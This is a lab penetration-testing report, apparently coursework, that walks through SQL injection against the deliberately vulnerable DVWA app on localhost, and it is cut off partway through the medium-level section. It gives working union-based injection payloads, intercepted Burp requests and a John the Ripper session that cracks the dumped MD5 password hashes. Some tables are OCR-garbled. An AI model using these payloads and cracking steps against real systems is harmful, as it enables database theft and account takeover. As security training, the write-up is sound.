

**SQL Injection Penetration Testing of
DVWA (Damn Vulnerable Web Application)**

Prepared By:

Masoud Sadeghi

Presented To:

Vladimir Kulakov

29 November 2020

Contents

1- Purpose	3
2- Scope.....	3
3- Summary of Findings	3
3-1 Installation	3
3-2 SQL Injection	5
3-2-1 Security Level: Low	5
3-2-2 Security Level: Medium	13
3-2-3 Security Level: Hard	18
3-2-4 Security Level: Impossible	19
3-3 SQL Injection (Blind)	21
3-3-1 Security Level: Low	21

1- Purpose

In this report, I am going to demonstrate detailed SQL injection and blind SQL Injection attacks against DVWA which can be found at <http://www.dvwa.co.uk>. Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that has a lot of vulnerabilities. One of its goals is to be an aid for security professionals to test their skills¹.

2- Scope

The scope of this review was limited to a single Internet facing web application portal. The SQL Injection is completed in four difficulty levels of DVWA. Also, for Blind SQL Injection, only one level of difficulty, due to its large explanation and similarities among its different levels of difficulty. There are two sections of DVWA that will be evaluated during this test, SQL Injection and SQL Injection (Blind).

3- Summary of Findings

3-1 Installation

First we install it by typing `sudo apt install apache2`.

Then, we change the directory to `/var/www/html` and download the DVWA via command:


`sudo git clone https://github.com/ethicalhack3r/DVWA.git`

And, we change the permissions for DVWA folder in the current directory with: `sudo chmod -R 777 DVWA/`

Following the commands, we will install and configure the database:


`sudo apt install mariadb-server`

The results of the above commands can be found below.




```
[chronic@parrot ~]$ cd /var/www/html
[chronic@parrot ~]$ sudo git clone https://github.com/ethicalhack3r/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 3310, done.
remote: Total 3310 (delta 0), reused 0 (delta 0), pack-reused 3310
Receiving objects: 100% (3310/3310), 1.60 MiB | 5.85 MiB/s, done.
Resolving deltas: 100% (1473/1473), done.
[chronic@parrot ~]$ cd /var/www/html
[chronic@parrot ~]$ sudo chown chronic:chronic DVWA/ -R
[chronic@parrot ~]$ sudo apt install mariadb-server
```

¹ <http://www.dvwa.co.uk/>



```
/etc/apache2/
|-- apache2.conf
|-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```



CREATE USER 'dvwausr'@'127.0.0.1' IDENTIFIED BY 'mypass';

```
[chronic@parrot ~]$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 45
Server version: 10.3.24-MariaDB-2 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use dvwadb;
Database changed
MariaDB [dvwadb]> CREATE USER 'dvwausr'@'127.0.0.1' IDENTIFIED BY 'mypass';
Query OK, 0 rows affected (0.000 sec)

MariaDB [dvwadb]>
```


Finally, after installing PHP, its mysql extension, and PHP-GD, we configure DVWA with the required credentials.

```
GNU nano 3.2 /var/www/html/DVWA/config/config.inc.php Modified
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$DVWA = array();
$DVWA['db_server'] = '127.0.0.1';
$DVWA['db_database'] = 'dvwadb';
$DVWA['db_user'] = 'dvwausr';
$DVWA['db_password'] = 'mypass';
$DVWA['db_port'] = '3306';
```



3-2 SQL Injection

3-2-1 Security Level: Low

To begin with, we set the security level on low.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low

Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

First, we submit query 1' and we see the error page. As can be seen, we find out that the website is vulnerable to SQL Injection.



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

Vulnerability: SQL Injection


User ID:

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>



Then, we try the query 1' or 8=8;#, and we can see the results. We can see that the surname field has also been printed out because of the always true statement added to the query.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' or 8=8;#
First name: admin
Surname: admin

ID: 1' or 8=8;#
First name: Gordon
Surname: Brown

ID: 1' or 8=8;#
First name: Hack
Surname: Me

ID: 1' or 8=8;#
First name: Pablo
Surname: Picasso

ID: 1' or 8=8;#
First name: Bob
Surname: Smith

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>

Now, we need to identify the number of fields the SQL query contains. We start our guess with 2 and the query 1' order by 2#. We see that the query executed with no error.

DVWA

Vulnerability: SQL Injection


User ID: Submit

ID: 1' order by 2#
First name: admin
Surname: admin

More Information


- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

We increase our guessed number to 3 and try the query 1' order by 3#. We see that the query executed with error. We are now sure that there are exactly two fields in query.



We need to find the database's name. So, we run the following query. Note that since we have to execute a query that prints exactly two arguments, due to our finding in the last step, we select null as one of the parameters.

1' union select null,database();#



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' union select null,database();#
First name: admin
Surname: admin

ID: 1' union select null,database();#
First name:
Surname: dvwadb


More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

The database' name is dvwadb.

We try to find the databases' names with:

1' union select null,group_concat(table_name) from information_schema.tables where table_schema='dvwadb';#



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' union select null, group_concat(table_name) from information_schema.tables where table_schema='dvwadb';#
First name: admin
Surname: admin


ID: 1' union select null, group_concat(table_name) from information_schema.tables where table_schema='dvwadb';#
First name:
Surname: users,guestbook
```

More Information

- <https://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

With the information gathered, we try to find the columns' names in the table users:

1' union select null, group_concat(column_name) from information_schema.columns where table_schema='dvwadb' and table_name='users';#



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' union select null, group_concat(column_name) from information_schema.columns where table_schema='dvwadb' and table_name='users';#
First name: admin
Surname: admin


ID: 1' union select null, group_concat(column_name) from information_schema.columns where table_schema='dvwadb' and table_name='users';#
First name:
Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login
```

More Information

- <https://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

We will find out what the table users contains:


1' union select user,password from dvwadb.users;#



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top header features the DVWA logo. On the left is a sidebar with a list of vulnerability categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The main content area is titled 'Vulnerability: SQL Injection'. It contains a 'User ID:' input field and a 'Submit' button. Below the input field, the results of the SQL injection are displayed in red text, showing five successful unions that extracted user data from the 'users' table.

ID	First name	Surname
1	admin	admin
2	admin	5f4dcc3b5aa765d61d8327deb882cf99
3	gordonb	e99a18c428cb38d5f260853678922e03
4	1337	8d3533d75ae2c3966d7e0d4fcc69216b
5	pablo	0d107d09f5bbe40cade3de5c71e9e9b7

Finally, we got the data we were looking for. We create password file containing users' names and passwords as follow:



The screenshot shows a terminal window with a tab labeled 'passwords'. The terminal displays the contents of a file named 'passwords', which lists five entries, each consisting of an ID, a first name, and a password separated by a colon.

```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Passwords seem like to be MD5 hashes based on their length. All of them are 32-byte hashed passwords which make them a candidate for MD5. We try to evaluate our assumption:


```
[*]-[chronic@parrot]-[*]
$john Documents/passwords --format=raw-MD5
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3]) DVWA
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 18 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password      (admin)
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
5g 0:00:00:00 DONE 3/3 (2020-11-28 21:50) 7.246g/s 264078p/s 264078c/s 288704C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
```

Attack Type	Cracked Passwords
Brute Force	ID: 1' union select user,password from dwadb.users;# First name: admin Surname: admin
Command Injection	ID: 1' union select user,password from dwadb.users;# First name: admin Surname: admin
CSRF	ID: 1' union select user,password from dwadb.users;# First name: admin Surname: SF4dccc3b5aa765d61d8327de6882cf99
File Inclusion	ID: 1' union select user,password from dwadb.users;# First name: admin Surname: SF4dccc3b5aa765d61d8327de6882cf99
File Upload	ID: 1' union select user,password from dwadb.users;# First name: admin Surname: SF4dccc3b5aa765d61d8327de6882cf99
Injection CARTINA	ID: 1' union select user,password from dwadb.users;# First name: admin Surname: SF4dccc3b5aa765d61d8327de6882cf99
SQL Injection (union)	ID: 1' union select user,password from dwadb.users;# First name: 1337 Surname: 1337

We found the users with their passwords.

3-2-2 Security Level: Medium

The steps taken for this level of security is like the previous one with a minor difference. Here, we used Burp Suite to intercept HTTP requests and responses.



We can see the id field in the Burp Suite's intercepted request

```
1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/DVWA/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: security=medium; PHPSESSID=d0c7c19jh3edi2806e0a9j63nr
18 Connection: close
19
20 id=3&Submit=Submit
```

If we supply 3' instead of 3, we will see an error message demonstrating a possible SQL Injection vulnerability in the app:

```
1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/DVWA/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: security=medium; PHPSESSID=d0c7c19jh3edi2806e0a9j63nr
18 Connection: close
19
20 id=3'&Submit=Submit
```

```
< → ↺ http://localhost/DVWA/vulnerabilities/sqli/#
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1
```



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript


Vulnerability: SQL Injection

User ID:

ID: 1 order by 2 #
First name: admin
Surname: admin

More Information


- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>



Unknown column '3' in 'order clause'

union select null,group_concat(table_name) from information_schema.tables where table_schema= database() #

```
1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/DVWA/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: security=medium; PHPSESSID=d0c7c19jh3ed12806e0a9j63nr
18 Connection: close
19
20 id=1 union select null,group_concat(table_name) from information_schema.tables where table_schema= database() #Submit=Submit
```



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: SQL Injection

User ID:

ID: 1 union select null,group_concat(table_name) from information_schema.tables where table_schema= database() #
First name: admin
Surname: admin

ID: 1 union select null,group_concat(table_name) from information_schema.tables where table_schema= database() #
First name:
Surname: users,guestbook

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

If we run the query:

```
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
Pretty Raw In Actions
1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
